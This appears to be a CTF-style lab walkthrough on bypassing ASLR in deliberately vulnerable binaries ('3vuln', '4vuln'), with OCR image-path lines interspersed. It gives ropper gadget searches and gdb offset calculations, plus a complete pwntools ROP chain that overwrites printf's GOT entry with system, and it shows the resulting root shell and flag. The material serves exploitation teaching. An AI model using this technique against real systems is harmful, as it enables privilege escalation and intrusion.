
Once again, run our exploit outside of the debugging session and get the flag.

```
ctf@370c63c7632d:~$ (python3 3exploit.py ; cat ;) | ./3vuln
Thu Aug 18 13:55:53 PDT 2022

Enter your name:hi AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBB@ !
id
uid=0(root) gid=0(root) groups=0(root),1000(ctf)
cat /root/flag.txt
TPZ{1m_84RR4cuD4_MF3R_tH3_Th1N9_m05T_mF3r5_F1Nd_0ut_4_L1tTL3_t00_L4T3}
```


ASLR Bypass Part #4: If no system calls are available in the binary, overwrite the Global Offset Table entry to point to system() (previously printf)

In our last binary, 4vuln, we do not have a means to directly call system(), but we can fix this with a GOT overwrite. First we must find the offset to system from our desired function, printf(), which is used repeatedly throughout our vulnerable app.


Run **gdb 4vuln -q**, and run the program and exit it, **press r** and then **Ctrl+C**. Then type **xinfo system** (alternatively you can use **p system** and get the same value) and note that it is **0x7fc83f20c290.** *For some reason, you cannot set variables and then p/x ($printf-$system)*



Do the same for printf and **which is 0x7fc83f21bc90**



To calculate the offset, run **p/x (0x7fc83f21bc90-0x7fc83f20c290)**, which returns a offset (distance) of **0xfa00**




For this binary, we need the following gadgets…

RET;
POP RDI; RET;
POP RBP; RET;
SUB RDI; RBP;

And the following variables…

Global Offset Table position of our printf() function
Procedure Linkage Table position of our printf() function
Offset to system
A shell string

First let's find our gadgets, once again run **ropper** and run the following commands




```
(4vuln/ELF/x86_64)> search /1/ ret
[INFO] Searching for gadgets: ret

[INFO] File: 4vuln
0x0000000000401042: ret 0x2f;
0x0000000000401016: ret;

(4vuln/ELF/x86_64)> search pop rdi
[INFO] Searching for gadgets: pop rdi

[INFO] File: 4vuln
0x000000000040124b: pop rdi; ret;

(4vuln/ELF/x86_64)> search pop rbp
[INFO] Searching for gadgets: pop rbp

[INFO] File: 4vuln
0x0000000000401243: pop rbp; pop r12; pop r13; pop r14; pop r15; ret;
0x0000000000401247: pop rbp; pop r14; pop r15; ret;
0x000000000040113d: pop rbp; ret;

(4vuln/ELF/x86_64)> search sub
[INFO] Searching for gadgets: sub

[INFO] File: 4vuln
0x0000000000401157: sub dword ptr [rdi], ebp; ret;
0x0000000000401255: sub esp, 8; add rsp, 8; ret;
0x0000000000401001: sub esp, 8; mov rax, qword ptr [rip + 0x2fd5]; test rax, rax; je 0x1012; call rax;
0x0000000000401156: sub qword ptr [rdi], rbp; ret;
0x0000000000401254: sub rsp, 8; add rsp, 8; ret;
0x0000000000401000: sub rsp, 8; mov rax, qword ptr [rip + 0x2fd5]; test rax, rax; je 0x1012; call rax;

(4vuln/ELF/x86_64)>
[workspace0:python3*Z
```

The required gadgets are…

0x0000000000401016: ret;
0x000000000040124b: pop rdi; ret;
0x000000000040113d: pop rbp; ret;
0x0000000000401156: sub qword ptr [rdi], rbp; ret;


Note due to some sort of terminal buffer issue, you may need to reopen a new terminal for the gdb session to display the correct memory address for the shell.

Run the app once, and then ctrl+c out of it. Then take note of the memory address range with the **vmmap** command and finally search for the sh string in the local binary with the command **search-pattern 'sh' 0x00000000400000 0x00000000405000 4vuln**



Now disassemble the printf function and take note of the memory address 0x401030 <printf@plt>, and then disassemble that memory address disas 0x401030 and take note of the Global Offset Table Address of printf 0x404000 <printf@got.plt>

We are overwriting the Global Offset Table address of 0x404000 to point to system instead.



Your final source code for the exploit should look like this

```
from pwn import *
offset_to_system = 0xfa00
ret = 0x0000000000401016
pop_rdi_ret = 0x000000000040124b
pop_rbp_ret = 0x000000000040113d
sub_rdi_rbp = 0x0000000000401156
sh_string = 0x402004
printf_at_plt = 0x401030
printf_at_got = 0x404000
```

```
buf= b'A' * 216


buf += p64(ret)
buf += p64(pop_rdi_ret)
buf += p64(printf_at_got)
buf += p64(pop_rbp_ret)
buf += p64(offset_to_system)
buf += p64(sub_rdi_rbp)
buf += p64(ret)
buf += p64(pop_rdi_ret)
buf += p64(sh_string)
buf += p64(printf_at_plt)

sys.stdout.buffer.write(buf)
```

Run the exploit (python3 out.py ; cat;) | ./4vuln and then grab the flag.

```
   42  gdb 3vuln -q
   43  gdb 4vuln -q
   44  clear
   45  gdb 4vuln -q
   46  ls
   47  nano exploit4.py
   48  (python3 exploit4.py ; cat;) | ./4vuln
   49  nano exploit4.py
   50  (python3 exploit4.py ; cat;) | ./4vuln
   51  ls
   52  cat exploit4.py
   53  cat exploit4.py  | grep -v \#
   54  cat exploit4.py  | grep -v \# > out.py
   55  (python3 out.py ; cat;) | ./4vuln
   56  cat out.py
   57  history
ctf@370c63c7632d:~$ (python3 out.py ; cat;) | ./4vuln

Enter your name:hi AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAA@ !
id
uid=0(root) gid=0(root) groups=0(root),1000(ctf)
whoami
root
cat /root/flag.txt
TPZ{1m_84RR4cuD4_MF3R_tH3_Th1N9_m05T_mF3r5_F1Nd_0ut_4_L1tTL3_t00_L4T3}

[workspace0:bash*Z                                                          "370c63c7632d" 14:49 18-Aug-22
```

You can set a breakpoint with the command **b *system** and observe the arguments as you press **c** and the exploit hits that breakpoint. Notice that what was supposed to be a printf() function has now been substituted with a syscall('sh')

```
0x007ffcc3b17638│+0x0020: 0x0000000000000000
0x007ffcc3b17640│+0x0028: 0xc2860c732c0081a1
0x007ffcc3b17648│+0x0030: 0xc364045da78e81a1
0x007ffcc3b17650│+0x0038: 0x0000000000000000
──────────────────────────────────────────────────────────────────────────────── code:x86:64 ────
   0x7f0dc7a91280 <cancel_handler+368> jmp    0x7f0dc7a911e8 <cancel_handler+216>
   0x7f0dc7a91285 <cancel_handler+373> call   0x7f0dc7b6ea70 <__stack_chk_fail>
   0x7f0dc7a9128a                      nop    WORD PTR [rax+rax*1+0x0]
 → 0x7f0dc7a91290 <system+0>       endbr64
   0x7f0dc7a91294 <system+4>       test   rdi, rdi
   0x7f0dc7a91297 <system+7>       je     0x7f0dc7a912a0 <__libc_system+16>
   0x7f0dc7a91299 <system+9>       jmp    0x7f0dc7a90cd0 <do_system>
   0x7f0dc7a9129e <system+14>      xchg   ax, ax
   0x7f0dc7a912a0 <system+16>      sub    rsp, 0x8
──────────────────────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "4vuln", stopped 0x7f0dc7a91290 in __libc_system (), reason: BREAKPOINT
────────────────────────────────────────────────────────────────────────────────────── trace ────
[#0] 0x7f0dc7a91290 → __libc_system(line=0x402004 "sh")
─────────────────────────────────────────────────────────────────────────────────────────────────
gef➤ 
[0] 0:gdb*                                                    "09179ea69ef2" 21:48 18-Aug-22
```

As you step into or over the breakpoints, you can dump any printable strings by using the x/s command on a register, or in this case, a specific memory address such as x/5s 0x402004, which is the location of our ‘sh’ variable.